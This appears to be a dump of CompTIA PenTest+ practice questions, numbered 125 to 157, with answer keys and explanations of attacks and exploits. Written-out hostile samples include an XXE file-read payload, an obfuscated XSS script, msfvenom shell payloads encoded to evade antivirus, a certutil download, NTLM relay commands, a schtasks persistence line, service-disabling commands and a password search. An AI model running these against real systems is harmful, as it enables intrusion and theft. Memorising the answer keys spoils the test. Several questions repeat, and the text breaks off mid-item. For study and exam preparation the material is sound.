Domain 4.0 (Penetration Testing Tools)
Bash Scripting and Automation

Question: 125

[Attacks and Exploits]
A penetration tester is attempting to exfiltrate sensitive data from a client environment without alerting the client's blue team. Which of the following exfiltration methods most likely remain undetected?

A. Cloud storage
B. Email
C. Domain Name System
D. Test storage sites

Answer: C

Explanation:

The Domain Name System (DNS) is commonly used for covert exfiltration because it is an essential protocol in most networks and is less likely to be scrutinized compared to other methods. Here's how DNS exfiltration works:
Mechanism:

Data is encoded into DNS queries or responses, such as using subdomain fields to transmit sensitive information.

These queries are sent to a malicious DNS server controlled by the attacker, allowing data to bypass traditional detection mechanisms.

Why It Remains Undetected:

DNS traffic is frequently allowed and not as heavily monitored compared to other channels like HTTP or email.

Network security tools often prioritize operational DNS traffic, making detection of anomalies more challenging.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Domain 5.0 (Reporting and Communication)

Question: 126

[Information Gathering and Vulnerability Scanning]

A penetration tester completes a scan and sees the following output on a host:

bash

Copy code

Nmap scan report for victim (10.10.10.10)

Host is up (0.0001s latency)

PORT STATE SERVICE

161/udp open|filtered snmp

445/tcp open microsoft-ds

3389/tcp open microsoft-ds

Running Microsoft Windows 7

OS CPE: cpe:/o:microsoft:windows_7_sp0

The tester wants to obtain shell access. Which of the following related exploits should the tester try first?

A. exploit/windows/smb/psexec
B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login

Answer: C

Explanation:

The ms17_010_eternalblue exploit is the most appropriate choice based on the scenario.

Why MS17-010 EternalBlue?

EternalBlue is a critical vulnerability in SMBv1 (port 445) affecting older versions of Windows, including Windows 7.

The exploit can be used to execute arbitrary code remotely, providing shell access to the target system.

Other Options:

A (psexec): This exploit is a post-exploitation tool that requires valid credentials to execute commands remotely.

B (ms08_067_netapi): A vulnerability targeting older Windows systems (e.g., Windows XP). It is unlikely to work on Windows 7.

D (snmp_login): This is an auxiliary module for enumerating SNMP, not gaining shell access.

CompTIA Pentest+ Reference:

Domain 2.0 (Information Gathering and Vulnerability Identification)

Domain 3.0 (Attacks and Exploits)

Question: 127

[Attacks and Exploits]

A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:

xml

Copy code

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY foo SYSTEM "file:///etc/passwd" >
]>
<test>&foo;</test>
```

Which of the following should the tester recommend in the report to best prevent this type of vulnerability?

A. Drop all excessive file permissions with chmod o-rwx.
B. Ensure the requests application access logs are reviewed frequently.
C. Disable the use of external entities.
D. Implement a WAF to filter all incoming requests.

Answer: C

Explanation:

The vulnerability in question is XML External Entity (XXE) injection, which occurs when an application processes XML input containing external entities that access files on the server or external resources. Disabling External Entities: The root cause of the issue is the application's ability to process external entities (<!ENTITY foo SYSTEM ...>). Disabling external entities entirely prevents XXE attacks.

This can be achieved by properly configuring the XML parser (e.g., in Java, disable DocumentBuilderFactory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)). Why Not Other Options?

A (chmod o-rwx): File permission hardening may reduce the impact of a successful attack but does not mitigate XXE at the parser level.

B (Review logs): Reviewing logs is a reactive measure, not a prevention mechanism.

D (WAF): A WAF may block some malicious requests but is not a reliable mitigation for XXE vulnerabilities embedded in legitimate XML input.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

OWASP XXE Prevention Cheat Sheet

Question: 128

[Attacks and Exploits]

A penetration tester gains shell access to a Windows host. The tester needs to permanently turn off protections in order to install additional payload. Which of the following commands is most appropriate?

A. sc config <svc_name> start=disabled
B. sc query state= all
C. pskill <pid_svc_name>
D. net config <svc_name>

Answer: A

Explanation:

Command
The sc config command is used to configure service startup settings in Windows. Using start=disabled will permanently disable a specific service, effectively turning off protections such as antivirus or other monitoring services.
Why Not Other Options?
B (sc query state= all): This command lists all services and their states but does not disable or modify any service.
C (pskill): This command is used to terminate a process temporarily, but it does not permanently disable the service.
D (net config): This command is used for configuring network settings, not for managing services.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
Windows Service Exploitation Guidelines

Question: 129

A penetration tester is performing a cloud-based penetration test against a company. Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet.
Given the following scanner information:
Server-side request forgery (SSRF) vulnerability in test.comptia.org
Reflected cross-site scripting (XSS) vulnerability in test2.comptia.org
Publicly accessible storage system named static_comptia_assets
SSH port 22 open to the internet on test3.comptia.org
Open redirect vulnerability in test4.comptia.org
Which of the following attack paths should the tester prioritize first?
A. Synchronize all the information from the public bucket and scan it with Truflehog.
B. Run Pacu to enumerate permissions and roles within the cloud-based systems.
C. Perform a full dictionary brute-force attack against the open SSH service using Hydra.
D. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.
E. Leverage the SSRF to gain access to credentials from the metadata service.

Answer: E

Explanation:

Leverage SSRF for Metadata Access:
Server-side request forgery (SSRF) vulnerabilities allow attackers to force a server to send requests to internal resources.
In cloud environments, SSRF can often be used to access the metadata service (e.g., AWS EC2 metadata) to retrieve credentials for cloud services.
Once credentials are obtained, they can be used to access privileged systems that are not directly accessible from the internet.

Why Not Other Options?

A (Public bucket): Analyzing the bucket for sensitive data is useful but does not directly lead to privileged system access.

B (Pacu): Pacu is used for AWS exploitation but requires credentials or misconfigured roles. SSRF can provide the credentials needed to run Pacu effectively.

C (SSH brute force): Brute-forcing SSH is noisy and inefficient. Privileged systems are likely better protected than SSH open to the internet.

D (Phishing via XSS): This is a longer-term attack and less direct compared to leveraging SSRF.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

SSRF Exploitation and Cloud Metadata Access Techniques

Question: 130

A penetration testing team needs to determine whether it is possible to disrupt the wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?

A. Port mirroring
B. Sidecar scanning
C. ARP poisoning
D. Channel scanning

Answer: D

Explanation:

Channel Scanning:

Wireless communications can be disrupted by identifying and interfering with the channels used by Wi-Fi networks. Channel scanning allows the tester to map all active Wi-Fi channels, identify the target network, and determine possible jamming or interference strategies.

Why Not Other Options?

A (Port mirroring): This applies to wired network traffic duplication for monitoring purposes and is unrelated to wireless disruption.

B (Sidecar scanning): Not a relevant technique in the context of wireless disruption.

C (ARP poisoning): This targets Ethernet/IP communication in a local network, not wireless communication at the radio frequency level.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Wireless Network Disruption Techniques

Question: 131

[Attacks and Exploits]

While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting. Which of the following attacks did the tester most likely use to discover this information?

A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack

Answer: A

Explanation:

Eavesdropping:

Eavesdropping involves intercepting communications between parties without their consent. If the details were obtained from a meeting, it likely involved intercepting audio or network communications, such as unsecured VoIP calls, radio signals, or in-room microphones.

Why Not Other Options?

B (Bluesnarfing): Targets Bluetooth-enabled devices, which is unlikely to apply to general meeting communications.

C (Credential harvesting): Focuses on collecting user credentials and does not explain the discovery of product details from a meeting.

D (SQL injection): Exploits databases and is unrelated to capturing meeting communication.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Techniques for Intercepting Communication

Question: 132

[Attacks and Exploits]

A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?

A. Covert data exfiltration
B. URL spidering
C. HTML scrapping
D. DoS attack

Answer: A

Explanation:

Covert Data Exfiltration:

DNS traffic can be leveraged for covert data exfiltration because it is often allowed through firewalls and not heavily monitored.

Tools or techniques for DNS tunneling encode sensitive information into DNS queries or responses, resulting in an observable increase in DNS traffic.

Why Not Other Options?

B (URL spidering): This increases HTTP traffic, not DNS traffic.

C (HTML scrapping): Involves downloading website content, which primarily uses HTTP or HTTPS.

D (DoS attack): A DNS-based DoS attack would likely involve query floods from many sources, not necessarily related

to the observed behavior in a penetration test.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Covert Communication Techniques and DNS Tunneling

Question: 133

[Attacks and Exploits]

A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?

A. Configure and register a service.
B. Install and run remote desktop software.
C. Set up a script to be run when users log in.
D. Perform a kerberoasting attack on the host.

Answer: A

Explanation:

Configuring and Registering a Service:

Registering a malicious service ensures that it starts automatically with the system, providing persistence even after reboots.

This method is stealthier than others and is commonly used in advanced persistent threat (APT) scenarios.

Why Not Other Options?

B (Remote desktop software): Installing such software is noisy and can easily be detected by monitoring tools.

C (User logon script): While it provides persistence, it is less reliable and more detectable than a system service.

D (Kerberoasting): This is a credential-stealing technique and does not establish persistence.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Domain 4.0 (Penetration Testing Tools)

Question: 134

Which of the following is within the scope of proper handling and most crucial when working on a penetration testing report?

A. Keeping both video and audio of everything that is done
B. Keeping the report to a maximum of 5 to 10 pages in length
C. Basing the recommendation on the risk score in the report
D. Making the report clear for all objectives with a precise executive summary

Answer: D

Explanation:

Importance of a Clear Executive Summary:

The executive summary is essential because it provides decision-makers with a concise overview of the findings, risks, and recommendations without requiring deep technical knowledge.

Clarity in objectives ensures that all stakeholders understand the purpose, scope, and outcomes of the test.

Why Not Other Options?

A: Keeping video and audio records is helpful during testing but not typically included in the final report for handling purposes.

B: Limiting the report to 5–10 pages may compromise its comprehensiveness and omit critical details.

C: Recommendations based solely on the risk score may not address the broader context or organizational priorities.

CompTIA Pentest+ Reference:

Domain 5.0 (Reporting and Communication)

Question: 135

[Tools and Code Analysis]

A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following output: mathematica

Copy code

SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled

Which of the following privileges should the tester use to achieve the goal?

A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege

Answer: A

Explanation:

ImpersonatePrivilege for Escalation:

The SeImpersonatePrivilege allows a process to impersonate a user after authentication. This is a common privilege used in token stealing or pass-the-token attacks to escalate privileges.

Exploits like Rotten Potato and Juicy Potato specifically target this privilege to elevate access to SYSTEM.

Why Not Other Options?

B (SeCreateGlobalPrivilege): This allows processes to create global objects but does not directly enable privilege escalation.

C (SeChangeNotifyPrivilege): This is related to bypassing traverse checking and does not facilitate privilege escalation.

D (SeManageVolumePrivilege): This allows volume maintenance but is not relevant for privilege escalation.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

Question: 136

[Attacks and Exploits]
During a discussion of a penetration test final report, the consultant shows the following payload used to attack a system: html
Copy code
7/<sCRitP>aLeRt('pwned')</ScriPt>
Based on the code, which of the following options represents the attack executed by the tester and the associated countermeasure?

A. Arbitrary code execution: the affected computer should be placed on a perimeter network
B. SQL injection attack: should be detected and prevented by a web application firewall
C. Cross-site request forgery: should be detected and prevented by a firewall
D. XSS obfuscated: should be prevented by input sanitization

Answer: D

Explanation:

XSS Attack
The payload exploits Cross-Site Scripting (XSS) by injecting obfuscated JavaScript into the application.
When rendered, the browser executes the malicious code (e.g., alert('pwned')).
Obfuscation (<sCRitP> instead of <script>) attempts to bypass naive input filters. Countermeasure:
Implement input sanitization to ensure all user inputs are properly validated and escaped before being processed or rendered.
Other measures include using Content Security Policies (CSP) and output encoding.
Why Not Other Options?
A: This is not arbitrary code execution; it is a browser-based attack.
B: XSS is unrelated to SQL injection.
C: Cross-Site Request Forgery (CSRF) is a different vulnerability targeting session handling, not script injection.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
OWASP XSS Prevention Cheat Sheet

Question: 137

[Attacks and Exploits]
A penetration tester is ready to add shellcode for a specific remote executable exploit. The tester is trying to prevent the payload from being blocked by antimalware that is running on the target.
Which of the following commands should the tester use to obtain shell access?

A. msfvenom --arch x86-64 --platform windows --encoder x86-64/shikata_ga_nai --payload windows/bind_tcp LPORT=443
B. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=8000

C. msfvenom --arch x86-64 --platform windows --payload windows/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 EXITFUNC=none

D. net user add /administrator | hexdump > payload

Answer: A

Explanation:

Using shikata_ga_nai:

This encoder obfuscates the payload, making it harder for antimalware to detect.

The command specifies a bind shell (windows/bind_tcp) payload, targeting Windows with architecture x86-64.

Why Not Other Options?

B, C: These commands generate payloads but do not use an encoder, increasing the likelihood of detection by antimalware.

D: This command is unrelated to generating shellcode; it appears to be an attempt to manipulate accounts.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Question: 138

During a pre-engagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?

A. API

B. HTTP

C. IPA

D. ICMP

Answer: A

Explanation:

API as a Target:

APIs (Application Programming Interfaces) are common assets to test for vulnerabilities such as improper authentication, data leakage, or injection attacks.

Testing APIs often uncovers critical issues in modern applications.

Why Not Other Options?

B (HTTP): This is a protocol, not a specific asset.

C (IPA): Unrelated to penetration testing (likely a typo or irrelevant here).

D (ICMP): This is a protocol used for network diagnostics, not an application asset.

CompTIA Pentest+ Reference:

Domain 1.0 (Planning and Scoping)

Question: 139

[Tools and Code Analysis]

A penetration tester needs to use the native binaries on a system in order to download a file from the internet and evade detection. Which of the following tools would the tester most likely use?

A. netsh.exe
B. certutil.exe
C. nc.exe
D. cmdkey.exe

Answer: B

Explanation:

Certutil.exe for File Downloads:
certutil.exe is a native Windows utility primarily used for managing certificates but can also be leveraged to download files from the internet.
Example command:
bash
Copy code
certutil.exe -urlcache -split -f http://example.com/file.exe file.exe
Its native status helps it evade detection by security tools.
Why Not Other Options?
A (netsh.exe): Used for network configuration but not for downloading files.
C (nc.exe): Netcat is not native to Windows and would need to be introduced to the system.
D (cmdkey.exe): Used for managing stored credentials, not downloading files.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

Question: 140

[Tools and Code Analysis]
Which of the following techniques is the best way to avoid detection by data loss prevention tools?

A. Encoding
B. Compression
C. Encryption
D. Obfuscation

Answer: A

Explanation:

Encoding to Evade DLP:
Encoding (e.g., Base64) transforms data into a format that may bypass data loss prevention (DLP) tools.
DLP solutions often look for specific patterns (e.g., sensitive keywords, file headers) and may not recognize encoded data.

Why Not Other Options?

B (Compression): Compression reduces file size but does not typically bypass DLP detection mechanisms.

C (Encryption): Encrypted data is detectable by DLP tools, though its contents may not be readable.

D (Obfuscation): While obfuscation hides intent, encoding is more effective for bypassing automated detection.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Question: 141

[Tools and Code Analysis]

While performing a penetration testing exercise, a tester executes the following command: bash

Copy code

```
PS c:\tools> c:\hacks\PsExec.exe \\server01.comptia.org -accepteula cmd.exe
```

Which of the following best explains what the tester is trying to do?

A. Test connectivity using PSExec on the server01 using CMD.exe.

B. Perform a lateral movement attack using PsExec.

C. Send the PsExec binary file to the server01 using CMD.exe.

D. Enable CMD.exe on the server01 through PsExec.

Answer: B

Explanation:

Lateral Movement with PsExec:

PsExec is a tool used for executing processes on remote systems.

The command enables the tester to execute cmd.exe on the target host (server01) to achieve lateral movement and potentially escalate privileges.

Why Not Other Options?

A: The command is not testing connectivity; it is executing a remote command.

C: PsExec does not send its binary; it executes commands on remote systems.

D: The command is not enabling cmd.exe; it is using it as a tool for executing commands remotely.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Question: 142

[Attacks and Exploits]

During a penetration testing exercise, a team decides to use a watering hole strategy. Which of the following is the most effective approach for executing this attack?

A. Compromise a website frequently visited by the organization's employees.

B. Launch a DDoS attack on the organization's website.

C. Create fake social media profiles to befriend employees.

D. Send phishing emails to the organization's employees.

Answer: A

Explanation:

Watering Hole Attack

A watering hole attack involves compromising a website that the target frequently visits. The attacker injects malicious code into the site, which then exploits users who access it. Why Not Other Options?

B: DDoS attacks disrupt services but do not align with the watering hole strategy.

C: Social engineering may be effective but is not a watering hole attack.

D: Phishing is unrelated to compromising trusted websites.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Question: 143

[Attacks and Exploits]

A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?

A. Target 1: EPSS Score = 0.6 and CVSS Score =4
B. Target 2: EPSS Score = 0.3 and CVSS Score =2
C. Target 3: EPSS Score = 0.6 and CVSS Score =1
D. Target 4: EPSS Score = 0.4 and CVSS Score =4.5

Answer: A

Explanation:

EPSS and CVSS Analysis:

EPSS (Exploit Prediction Scoring System) indicates the likelihood of exploitation.

CVSS (Common Vulnerability Scoring System) represents the severity of the vulnerability.

Rationale:

Target 1 has the highest EPSS score (0.6) combined with a moderately high CVSS score (4), making it the most likely to be attacked.

Other options either have lower EPSS or CVSS scores, reducing their likelihood of being exploited.

CompTIA Pentest+ Reference:

Domain 2.0 (Information Gathering and Vulnerability Identification)

Question: 144

A penetration tester cannot complete a full vulnerability scan because the client's WAF is blocking communications. During which of the following activities should the penetration tester discuss this issue with the client?

A. Goal reprioritization
B. Peer review
C. Client acceptance
D. Stakeholder alignment

Answer: D

Explanation:

Stakeholder Alignment:
During stakeholder alignment, the penetration tester and client discuss challenges, constraints, and objectives.
Addressing WAF interference ensures the scope and goals are adjusted or mitigated to accommodate the issue.
Why Not Other Options?
A: Goal reprioritization focuses on internal team adjustments, not client collaboration.
B: Peer review evaluates findings and methodologies but doesn't involve clients.
C: Client acceptance occurs post-assessment, not during active engagement.
CompTIA Pentest+ Reference:
Domain 1.0 (Planning and Scoping)

Question: 145

[Information Gathering and Vulnerability Scanning]
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following output: kotlin
Copy code
Nmap scan report for some_host
Host is up (0.01 latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results: smb2-security-mode: Message signing disabled
Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?

A. responder -T eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
B. msf > use exploit/windows/smb/ms17_010_psexec msf > <set options> msf > run
C. hydra -L administrator -P /path/to/passwdlist smb://<target>
D. nmap —script smb-brute.nse -p 445 <target>

Answer: A

Explanation:

Explanation of the Correct Option:
A (responder and ntlmrelayx.py):
Responder is a tool for intercepting and relaying NTLM authentication requests.
Since SMB signing is disabled, ntlmrelayx.py can relay authentication requests and escalate privileges to move laterally without directly brute-forcing credentials, which is stealthier.
Why Not Other Options?
B: Exploiting MS17-010 (psexec) is noisy and likely to trigger alerts.
C: Brute-forcing credentials with Hydra is highly detectable due to the volume of failed login attempts.
D: Nmap scripts like smb-brute.nse are useful for enumeration but involve brute-force methods that increase detection risk.

CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

Question: 146

[Attacks and Exploits]
During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge's information to create a duplicate for unauthorized entry. Which of the following best describes this action?

A. Smurfing
B. Credential stuffing
C. RFID cloning
D. Card skimming

Answer: C

Explanation:

RFID Cloning:
RFID (Radio-Frequency Identification) cloning involves copying the data from an access badge and creating a duplicate that can be used for unauthorized entry.
Tools like Proxmark or RFID duplicators are commonly used for this purpose.
Why Not Other Options?
A (Smurfing): A network-based denial-of-service attack, unrelated to physical access.
B (Credential stuffing): Involves using stolen credentials in bulk for authentication attempts, unrelated to badge cloning.
D (Card skimming): Relates to stealing credit card information, not access badges.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

Question: 147

[Information Gathering and Vulnerability Scanning]
While performing reconnaissance, a penetration tester attempts to identify publicly accessible ICS (Industrial Control Systems) and IoT (Internet of Things) systems. Which of the following tools is most effective for this task?

A. theHarvester
B. Shodan
C. Amass
D. Nmap

Answer: B

Explanation:

Shodan is a search engine that specializes in finding internet-connected devices, including ICS, IoT, webcams, routers, and servers. Attackers and security professionals use Shodan to scan for publicly accessible systems that may be vulnerable.

Option A (theHarvester) X : theHarvester is primarily used for OSINT (Open-Source Intelligence) gathering, such as email addresses, subdomains, and hostnames, but it does not specialize in ICS/IoT discovery.

Option B (Shodan) Q : Correct. Shodan scans the internet for connected devices and services, allowing penetration testers to find ICS/IoT systems that are exposed.

Option C (Amass) X : Amass is used for subdomain enumeration and DNS reconnaissance, not for ICS or IoT discovery.

Option D (Nmap) X : Nmap is a port scanner that can identify live hosts and open ports, but it does not search for publicly available systems on a large scale like Shodan.

Reference: CompTIA PenTest+ PT0-003 Official Guide – OSINT and Reconnaissance

Question: 148

[Attacks and Exploits]

A penetration tester must identify vulnerabilities within an ICS (Industrial Control System) that is not connected to the internet or enterprise network. Which of the following should the tester utilize to conduct the testing?

A. Channel scanning
B. Stealth scans
C. Source code analysis
D. Manual assessment

Answer: D

Explanation:

Since the ICS is air-gapped (not connected to external networks), the best approach is manual assessment, which involves on-site testing, physical access, and reviewing configurations to identify vulnerabilities.

Option A (Channel scanning) X : This is used for wireless networks, not for isolated ICS systems.

Option B (Stealth scans) X : A stealth scan is a method to avoid detection while scanning, but it still requires network connectivity.

Option C (Source code analysis) X : If the ICS is a proprietary system, source code might not be available. Also, vulnerabilities could exist outside the code, such as misconfigurations.

Option D (Manual assessment) Q : Correct. The ICS is ofline, so a manual review of system settings, firmware, and configurations is the best approach.

Reference: CompTIA PenTest+ PT0-003 Official Guide – ICS & SCADA Testing

Question: 149

[Tools and Code Analysis]

While performing a penetration test, a tester executes the following command:

PS c:\tools> c:\hacks\PsExec.exe \\server01.cor.ptia.org -accepteula cmd.exe

Which of the following best explains what the tester is trying to do?

A. Test connectivity using PsExec on the server01 using cmd.exe
B. Perform a lateral movement attack using PsExec
C. Send the PsExec binary file to the server01 using cmd.exe
D. Enable cmd.exe on the server01 through PsExec

Answer: B

Explanation:

PsExec is a Windows Sysinternals tool that allows users to execute commands on a remote system without needing an interactive login session. The command above is executing cmd.exe on a remote Windows Active Directory domain machine (server01.cor.ptia.org).
Option A (Test connectivity using PsExec) X : The command does not check connectivity; it executes a command remotely.
Option B (Perform a lateral movement attack) Q : Correct. Lateral movement occurs when an attacker moves from one compromised machine to another within a network, using valid credentials. PsExec is often used for this purpose.
Option C (Send the PsExec binary) X : The command runs cmd.exe remotely, but it does not transfer PsExec itself.
Option D (Enable cmd.exe) X : cmd.exe is already enabled by default on most Windows systems. Reference: CompTIA PenTest+ PT0-003 Official Guide – Lateral Movement with PsExec

Question: 150

[Information Gathering and Vulnerability Scanning]
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following Nmap scan output:

```
Nmap scan report for some_host
Host is up (0.01s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results:
smb2-security-mode: Message signing disabled
```

Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?

A. responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
B. msf > use exploit/windows/smb/ms17_010_psexec
C. hydra -L administrator -P /path/to/passwdlist smb://<target>
D. nmap --script smb-brute.nse -p 445 <target>

Answer: A

Explanation:

The Nmap scan output indicates SMB (port 445) is open, and message signing is disabled. This makes the system vulnerable to NTLM relay attacks.

Option A (responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>) Q : Correct.

Responder poisons LLMNR and NBT-NS requests, capturing NTLM hashes.

NTLMRelayX then relays captured hashes to an SMB service without message signing, allowing unauthorized access.

This attack is stealthier than brute-force methods.

Option B (ms17_010_psexec) X : This exploits EternalBlue, but we don't have confirmation that this system is vulnerable to MS17-010.

Option C (hydra brute-force) X : SMB brute-force is noisy and will likely trigger alerts.

Option D (smb-brute.nse) X : This brute-force attack is also loud and detectable.

Reference: CompTIA PenTest+ PT0-003 Official Guide – NTLM Relay & SMB Exploitation

Question: 151

[Attacks and Exploits]

A penetration tester wants to maintain access to a compromised system after a reboot. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:

To maintain persistence after a reboot, the tester needs a method that automatically restarts when the system reboots.

Option A (Reverse shell) X : Reverse shells do not persist after a reboot unless paired with scheduled tasks or registry modifications.

Option B (Process injection) X : Injecting into a process is temporary—once the system reboots, the injected process is gone.

Option C (Scheduled task) Q : Correct.

A scheduled task can execute malware, reverse shells, or scripts on system startup, ensuring persistence.

Example:

```
schtasks /create /sc onlogon /tn "SystemUpdate" /tr "C:\malicious.exe"
```

Option D (Credential dumping) X : While useful for privilege escalation, it does not provide persistence.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Persistence Techniques

Question: 152

[Attacks and Exploits]

During an assessment, a penetration tester gains a low-privilege shell and then runs the following command:

```
findstr /SIM /C:"pass" *.txt *.cfg *.xml
```

Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Answer: D

Explanation:

The command searches for the keyword "pass" (passwords) across all .txt, .cfg, and .xml files, which are common locations for stored credentials.

Option A (Configuration files) X : While .cfg files may contain settings, the search is specifically for secrets (passwords).

Option B (Permissions) X : The command does not list permissions.

Option C (Virtual hosts) X : This does not relate to virtual host enumeration.

Option D (Secrets) Q : Correct. The tester is looking for stored passwords or sensitive data.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Privilege Escalation Techniques

Question: 153

[Attacks and Exploits]

A penetration tester finishes a security scan and uncovers numerous vulnerabilities on several hosts. Based on the targets' EPSS (Exploit Prediction Scoring System) and CVSS (Common Vulnerability Scoring System) scores, which of the following targets is the most likely to get attacked?

A. Target 1: EPSS Score= 0.6, CVSS Score =4
B. Target 2: EPSS Score= 0.3, CVSS Score =2
C. Target 3: EPSS Score= 0.6, CVSS Score =1
D. Target 4: EPSS Score= 0.4, CVSS Score =4.5

Answer: A

Explanation:

The EPSS (Exploit Prediction Scoring System) estimates how likely a vulnerability is to be exploited.

Higher EPSS scores indicate a higher likelihood of exploitation.

Option A (Target 1) :

EPSS 0.6 (60% chance of exploitation)

CVSS 4 (Medium severity)

Q Best candidate since it has the highest likelihood of exploitation.

Option B (Target 2) X : EPSS 0.3 (30%) is lower, making it less likely to be attacked.

Option C (Target 3) X : EPSS 0.6 is high, but CVSS 1 is very low, meaning the vulnerability is not critical.

Option D (Target 4) X : CVSS 4.5 is higher, but EPSS 0.4 is lower, meaning attackers are less likely to exploit it.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Vulnerability Prioritization with EPSS & CVSS

Question: 154

Which of the following is within the scope of proper handling and is most crucial when working on a penetration testing report?

A. Keeping both video and audio of everything that is done
B. Keeping the report to a maximum of 5 to 10 pages in length
C. Basing the recommendation on the risk score in the report
D. Making the report clear for all objectives with a precise executive summary

Answer: D

Explanation:

A well-structured penetration testing report should be clear, objective-driven, and include an executive summary to communicate findings effectively to both technical teams and executives. Option A (Keeping video/audio of everything) X : Not required. Video/audio documentation is

rarely used in penetration testing reports.
Option B (Keeping reports 5-10 pages) X : Reports vary in length based on scope and complexity.
There is no strict page limit.
Option C (Basing recommendations on risk score) X : Risk scores are important, but the report should also provide remediation guidance, exploitability context, and business impact.
Option D (Clear objectives & executive summary) Q : Correct.
The executive summary helps non-technical stakeholders understand risks and priorities.
The report should be detailed yet clear, focusing on findings, impact, and remediation.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Penetration Testing Reports & Communication

Question: 155

[Information Gathering and Vulnerability Scanning]
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following:

Server	High-Severity Vulnerabilities
1. Development sandbox server	32
2. Back-office file transfer server	51
3. Perimeter network web server	14
4. Developer QA server	92

The client is concerned about the availability of its consumer-facing production application. Which of the following hosts should the penetration tester select for additional manual testing?

A. Server 1

B. Server 2
C. Server 3
D. Server 4

Answer: C

Explanation:

Since the client is worried about the availability of their consumer-facing application, the perimeter network web server (Server 3) is the most critical because:
It is internet-facing, making it a prime target for attackers.
A compromise could lead to data breaches, downtime, or service disruptions.
Even though it has fewer vulnerabilities (14 vs. 92 on QA server), its exposure is higher.
Option A (Development sandbox server) X : Internal and not publicly accessible.
Option B (Back-office file transfer server) X : Important, but not consumer-facing.
Option C (Perimeter web server) Q : Correct. Publicly accessible and critical to operations.

Option D (Developer QA server) X : May have more vulnerabilities, but it's less critical. Reference: CompTIA PenTest+ PT0-003 Official Guide – Prioritizing Vulnerability Testing

Question: 156

During a routine penetration test, the client's security team observes logging alerts that indicate several ID badges were reprinted after working hours without authorization. Which of the following is the penetration tester most likely trying to do?

A. Obtain long-term, valid access to the facility
B. Disrupt the availability of facility access systems
C. Change access to the facility for valid users
D. Revoke access to the facility for valid users

Answer: A

Explanation:

The unauthorized reprinting of ID badges suggests the penetration tester is attempting physical security penetration testing to gain long-term access.
Option A (Obtain long-term, valid access) Q : Correct. Cloning or reprinting badges allows persistent access past security checks.
Option B (Disrupt availability) X : There is no indication of a denial-of-service attack.
Option C (Change access for valid users) X : The goal is not modifying user access, but rather gaining unauthorized access.
Option D (Revoke access for valid users) X : The logs show new badges being printed, not revocation.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Physical Security Testing

Question: 157

[Attacks and Exploits]

A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?

A. Covert data exfiltration
B. URL spidering
C. HTML scraping
D. DoS attack

Answer: A

Explanation:

